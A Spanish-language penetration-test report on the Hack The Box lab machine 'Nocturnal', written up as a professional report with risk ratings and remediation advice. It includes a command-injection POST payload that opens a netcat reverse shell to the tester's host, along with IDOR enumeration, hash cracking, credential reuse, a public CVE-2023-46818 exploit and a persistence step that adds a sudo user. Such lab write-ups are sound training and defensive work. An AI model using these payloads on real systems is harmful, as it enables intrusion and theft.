Prueba de Penetración

HTB Labs (Nocturnal)

nico.sanchezsierra@hotmail.com, OSID: OS-008

2025-08-29

Contents

1 Reporte

1.1 Introducción

Buenos días lector, hoy le esperan sorpresas.

Hoy explotaremos y documentaremos una máquina de dificultad (easy) pero con muchas vulnerabilidades y pasos para lograr el acceso al sistema. A pesar de su calificación de dificultad, identificaremos muchos pasos que supondrán un riesgo grave para la seguridad del sistema. Hasta que al final consigamos acceso total al sistema. La máquina que trataremos hoy se puede encontrar en Hack The Box, Nocturnal.

¡Dicho esto, comencemos!

1.2 Objetivo

Este reporte forma parte de una serie de análisis técnicos documentados en mi repositorio de GitHub (https://github.com/NicolasSanchezSierra/Pruebas-de-Penetracion) con el fin de demostrar competencias prácticas en pruebas de penetración profesional.
El objetivo de estos informes es reflejar un proceso riguroso, estructurado y documentado acorde con metodologías como OSSTMM, PTES y OSCP.

Se trata de laboratorios desarrollados en plataformas como Hack The Box (HTB) o TryHackMe (THM), seleccionados para simular escenarios reales de red interna, explotación, escalamiento y persistencia. Por compromiso con la plataforma Hack The Box, no se deben atacar direcciones IP que no hayan sido asignadas, ya que esto excede el alcance de la prueba.

2 Resumen High-Level

Fui asignado para realizar una prueba de penetración interna hacia una máquina de HTB. La prueba de penetración interna se basa en atacar los servicios internos conectados entre sí. La finalidad de esta prueba es hacer una metodología de ataque similar a las que se hacen en los entornos profesionales y algunas instituciones académicas como OSCP.

Mi objetivo principal fue evaluar la red interna, identificar sistemas y explotar las fallas mientras documentamos.

Cuando ejecutábamos la prueba de penetración interna, identificamos varias vulnerabilidades. Al explotar algunas de ellas, fui capaz de obtener acceso a la máquina, principalmente debido a la falta de parches de seguridad y versiones desactualizadas. Durante la prueba, logré obtener acceso de administrador y todos los sistemas fueron explotados con éxito.

A continuación, se enumeran las vulnerabilidades encontradas y el peligro que estas suponen. Más adelante se explican con más detalle.

Crítico	Alto	Medio	Bajo	Total
2	3	2	0	7

ID	Riesgo	CVE	Nombre
1	Medio	N/A	Enumeración de usuarios
2	Alto	N/A	Credenciales expuestas
3	Medio	N/A	Códigos PHP expuestos
4	Crítico	N/A	Inyección de Código (RCE)
5	Alto	N/A	Criptografía insuficiente
6	Alto	N/A	Credenciales Repetidas
7	Crítico	CVE-2023-46818	Software Vulnerable

2.1 Recomendaciones

Vistas las vulnerabilidades encontradas, es necesario actualizar los sistemas y las aplicaciones para que estas vulnerabilidades no puedan ser ejecutadas. Además, no todas pueden solucionarse con un simple parche, ya que requieren medidas adicionales Por ello, estas serán explicadas con más detalle en la sección de penetración.

3 Metodología

Utilicé un enfoque estándar de pruebas de penetración que incluye las fases de reconocimiento, enumeración, explotación, escalación de privilegios y post-explotación.
Este método es comúnmente empleado en entornos de certificación Offensive Security para evaluar la seguridad de sistemas y redes.

A continuación, se describen los pasos realizados para identificar y explotar las vulnerabilidades encontradas.

3.1 Recolección de Información

La recolección de información es una porción de la prueba de penetración que se centra en identificar los límites y las tecnologías de nuestro objetivo. Durante la prueba de penetración fui asignado la siguiente IP.

Redes disponibles

- 10.10.11.64

3.2 Penetración

La penetración del sistema es otra parte de la prueba, que se basa en ganar acceso al sistema de todas las formas posibles. Fue posible acceder al sistema que se encontraba detrás de la dirección IP. Ahora veremos como conseguimos entrar al sistema.

3.2.1 Dirección IP: 10.10.11.64

3.2.1.1 Enumeración de servicios

La enumeración de servicios se enfoca en retener toda la información posible que podamos encontrar de los servicios que se encuentran en los sistemas. Es una parte valiosa, pues nos da posibles ideas

para encontrar vectores de ataque con los cuales ganar acceso al sistema. Como hemos dicho, miraremos todos los puertos disponibles y sus versiones. En caso de encontrar aplicaciones web también tendremos que inspeccionarlas.

Dirección IP	Puertos Abiertos
10.10.11.64	22,80

Servicio	Versión
ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.12
http	nginx 1.18.0

Para verificar la enumeración de puertos visibles y sus respectivas versiones, añadiremos las evidencias.
Descubrimiento de puertos:

```
nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason 10.10.11.64

Host is up, received user-set (0.044s latency).
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
```

Figure 3.1: nmap -sS -n -Pn -p- –min-rate 5000 –disable-arp-ping –reason 10.10.11.64

Descubrimiento de versiones:

```
nmap -sCV -A -O -p22,80 10.10.11.64

Host is up (0.14s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 20:26:88:70:08:51:ee:de:3a:a6:20:41:87:96:25:17 (RSA)
|   256 4f:80:05:33:a6:d4:22:64:e9:ed:14:e3:12:bc:96:f1 (ECDSA)
|_  256 d9:88:1f:68:43:8e:d4:2a:52:fc:f0:66:d4:b9:ee:6b (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://nocturnal.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
```

Figure 3.2: nmap -sCV -A -O -p22,80 10.10.11.64

Como se identificó un servicio web, se añadirá información recolectada del dominio.

Figure 3.3: eyewitness –web –single http://10.10.11.64

3.2.1.2 Escalada de Privilegios

Una vez ya tenemos información sobre los servicios y aplicaciones con sus respectivas versiones, nos hacemos una idea por dónde podemos atacar. Puesto que si no es una versión vulnerable, es falta de capas de seguridad. A continuación reportaremos las vulnerabilidades que se nombraron al inicio del documento.

3.2.1.3 Vulnerabilidad (ID: 1, Enumeración de usuarios)

Riesgo: Medio

CVE: N/A

Explicación de la vulnerabilidad: Durante la evaluación de seguridad se identificó que la aplicación web en http://nocturnal.htb/view.php permite la manipulación directa de parámetros en la URL, específicamente username y file. Esto permite a un atacante enumerar usuarios existentes y acceder a documentos asociados a esos usuarios sin autenticación adecuada.

Esta vulnerabilidad es un ejemplo de IDOR (Insecure Direct Object Reference), lo que supone un riesgo para la confidencialidad del sistema. A partir de esta información el atacante podría listar usuarios y realizar ataques de diccionario.

Servicios Afectados: http://nocturnal.htb/view.php

Remedio de la vulnerabilidad: Se recomienda implementar controles de acceso para los recursos. Además de evitar exponer parámetros en URL y considerar el uso de POST con validación del lado del servidor. Por último, un usuario debe acceder solo a su recurso, y no moverse a recursos de otros usuarios.

Pruebas:

Se utilizó la herramienta ffuf para automatizar la enumeración de usuarios:

Figure 3.4: ffuf -w names.txt:FUZZ -u http://nocturnal.htb/view.php?username=FUZZ1&file=file.pdf

3.2.1.4 Vulnerabilidad (ID: 2, Credenciales expuestas)

Riesgo: Alto

CVE: N/A

Explicación de la vulnerabilidad: Durante la prueba de penetración se identificó que uno de los documentos asociados al usuario amanda contenía credenciales sensibles para acceder a la aplicación web. El documento privacy.odt era accesible mediante la manipulación de los parámetros en la URL, específicamente username y file. Esto permitió descargar y leer información confidencial sin autenticación.

Esta vulnerabilidad representa un riesgo alto, ya que expone directamente credenciales de usuario, lo que podría permitir el acceso no autorizado a la aplicación web, escalada de privilegios y el compromiso de información sensible de otros usuarios.

Servicios Afectados: Fichero privacy.odt y Credenciales de Amanda.

Remedio de la vulnerabilidad: Se recomienda implementar controles de acceso estrictos a nivel de aplicación y usuario. Además es fundamental validar cualquier solicitud de archivo.

Pruebas:

Se construyó una URL manipulada que permitió descargar y abrir el documento privacy.odt, confirmando la exposición de credenciales del usuario amanda.



Figure 3.5: http://nocturnal.htb/view.php?username=amanda&file=file.pdf

Figure 3.6: privacy.odt

3.2.1.5 Vulnerabilidad (ID: 3, Códigos PHP expuestos)

Riesgo: Medio

CVE: N/A

Explicación de la vulnerabilidad: Durante la prueba de penetración, al acceder a la cuenta del usuario Amanda se identificó un panel de administración (admin.php) que mostraba códigos PHP sin protección. La exposición de estos archivos es innecesaria y puede proporcionar información sensible al atacante, facilitando la identificación de vulnerabilidades adicionales en el sistema.

Esta situación representa un riesgo medio, ya que aunque el acceso requiere autenticación, la información revelada podría permitir ataques dirigidos, como inyecciones de código, explotación de funcionalidades mal implementadas o reconocimiento de la lógica interna de la aplicación.

Servicios Afectados: http://nocturnal.htb/admin.php accesible a través del usuario Amanda

Remedio de la vulnerabilidad: Se recomienda eliminar la exposición de códigos fuente. Además de implementar controles de acceso y seguridad a lugares con privilegios elevados.

Pruebas:

Se conectó al usuario Amanda y se visualizaron los fichero php accesibles.



Figure 3.7: http://nocturnal.htb/admin.php

3.2.1.6 Vulnerabilidad (ID: 4, Inyección de Código (RCE))

Riesgo: Crítico

CVE: N/A

Explicación de la vulnerabilidad: Durante la prueba de penetración se identificó que el parámetro de contraseña en http://nocturnal.htb/admin.php es manipulable. Esto permite que un atacante inyecte código malicioso mediante técnicas de ofuscación, logrando ejecutarlo en la consola del servidor.

Esta vulnerabilidad representa un riesgo crítico, ya que permite la ejecución remota de código, lo que podría otorgar acceso completo al sistema, incluyendo la posibilidad de modificar archivos, obtener información sensible y comprometer la integridad de la infraestructura.

Servicios Afectados: Parámetro Password en http://nocturnal.htb/admin.php

Remedio de la vulnerabilidad: Se recomienda sanitizar con mejores técnicas los parametros de entrada para evitar manipulaciones. Además de validar el comando antes de ejecutarlo en consola.

Pruebas:

Se construyó un comando manipulado que permitió establecer una conexión reversa mediante Netcat, confirmando la ejecución remota de código en el sistema.

```
POST /admin.php HTTP/1.1
Host: nocturnal.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://nocturnal.htb
Connection: keep-alive
Referer: http://nocturnal.htb/admin.php
Cookie: PHPSESSID=deqpfcceashstak246t7r22hgt
Upgrade-Insecure-Requests: 1
Priority: u=0, i

password=
asd%0Abusybox%09nc%0910.10.14.10%094443%09-e%09%2Fbin%2Fbash</dev/null%09&backup=
```

Figure 3.8: Burpsuite



Figure 3.9: nc -nlvp 4443

3.2.1.7 Vulnerabilidad (ID: 5, Criptografía Insuficiente)

Riesgo: Alto

CVE: N/A

Explicación de la vulnerabilidad: Durante la prueba de penetración se identificó que las contraseñas almacenadas en la base de datos de la aplicación '/var/www/nocturnal_database/nocturnal_database.db' estaban protegidas mediante algoritmos de hashing débiles o mal implementados.

El almacenamiento inadecuado de contraseñas representa un riesgo alto, ya que un atacante que acceda a la base de datos podría recuperar credenciales de usuarios, comprometiendo la confidencialidad de la información y facilitando accesos no autorizados al sistema.

Servicios Afectados: /var/www/nocturnal_database/nocturnal_database.db y Credencial de Tobias

Remedio de la vulnerabilidad: Se recomienda aplicar algoritmos de hashing robustos y modernos, además de técnicas de salt. Se sugiere el uso de vaults o gestores de contraseñas para almacenar contraseñas complejas y robustas de forma segura.

Pruebas:

Se localizaron las contraseñas almacenadas en la base de datos de la aplicación y se utilizó Hashcat para descifrar la contraseña del usuario tobias. Esto confirmó la debilidad en la implementación criptográfica.



Figure 3.10: find /var 2>/dev/null | grep nocturnal



Figure 3.11: sqlite3



Figure 3.12: hashcat -a 0 -m 0 hash rockyou.txt

3.2.1.8 Vulnerabilidad (ID: 6, Credenciales Repetidas)

Riesgo: Alto

CVE: N/A

Explicación de la vulnerabilidad: Durante la evaluación de seguridad se identificó que las credenciales del usuario tobias se reutilizaban en otras cuentas, permitiendo el acceso al usuario admin. Esta práctica de reutilización de contraseñas expone al sistema a riesgos significativos, ya que la explotación de una cuenta con credenciales comprometidas permite comprometer otras cuentas con el mismo usuario o privilegios elevados.

Servicios Afectados: http://127.0.0.1:8080 a través de la Credencial de Tobias con usuario Admin

Remedio de la vulnerabilidad: Se recomienda el uso de gestores de contraseñas para almacenar credenciales complejas y únicas. Además de que es altamente recomendable rotar contraseñas después de un tiempo. No se recomienda repetir credenciales entre distintos usuarios o programas.

Pruebas:

Mediante SSH se creó un Port Forwarding para acceder al servicio de 8080. Se utilizo la contraseña de tobias con el usuario admin.

```
└─# ssh -L 8080:127.0.0.1:8080 tobias@10.10.11.64
tobias@10.10.11.64's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-212-generic x86_64)
```

Figure 3.13: ssh -L 8080:127.0.0.1:8080 tobias@10.10.11.64



Figure 3.14: http://127.0.0.1:8080

3.2.1.9 Vulnerabilidad (ID: 7, Software Vulnerable)

Riesgo: Crítico

CVE: CVE-2023-46818

Explicación de la vulnerabilidad: Durante la evaluación de seguridad se identificó que el software ISPConfig, versión 3.2.11, contiene una vulnerabilidad crítica registrada como CVE-2023-46818. Esta falla permite la ejecución remota de código, comprometiendo la integridad y el control del servidor afectado.

La explotación de esta vulnerabilidad podría otorgar a un atacante acceso completo al sistema, permitiendo manipular archivos, modificar configuraciones y comprometer otros servicios.

Servicios Afectados: ISPConfig (3.2.11)

Remedio de la vulnerabilidad: Se recomienda actualizar ISPConfig a una versión que corrija la vulnerabilidad. Además se recomienda limitar el panel de administración con privilegios mínimos.

Pruebas:

Se ejecutó el código disponible en GitHub “https://github.com/ajdumanhug/CVE-2023-46818” para explotar la vulnerabilidad CVE-2023-46818 en el entorno de prueba, obteniendo resultados exitosos que confirmaron la criticidad de la falla.



Figure 3.15: CVE-2023-46818

3.3 Mantener Acceso

Mantener acceso al sistema es una parte importante, pues nos permite volver al sistema después de haber sido comprometido. Esta fase se enfoca en mantener acceso y privilegios al sistema manteniendo una conexión para volver a entrar cuando queramos. En esta parte notaremos cómo hemos podido conseguir mantener acceso al sistema.

Pruebas: Llegar hasta el usuario root es algo complicado, por lo que en este escenario nos podríamos plantear el crear un usuario con privilegios root. - useradd -m test -s /bin/bash - usermod -aG sudo test

3.4 Limpieza de Pruebas

Una vez hemos terminado de identificar, explotar y ganar privilegios, debemos eliminar todas aquellas piezas que fuimos añadiendo para hacer esto posible. No queremos manchar los sistemas, no queremos dejar paso a nuevas vulnerabilidades. Además también eliminaremos cualquier tipo de puerta trasera que hayamos creado.

Pruebas: Durante la prueba de penetración casi todo fue cargado en memoria, por lo que no haría falta eliminar nada. El usuario creado al inicio para manipular URLs, será lo único que se borrará.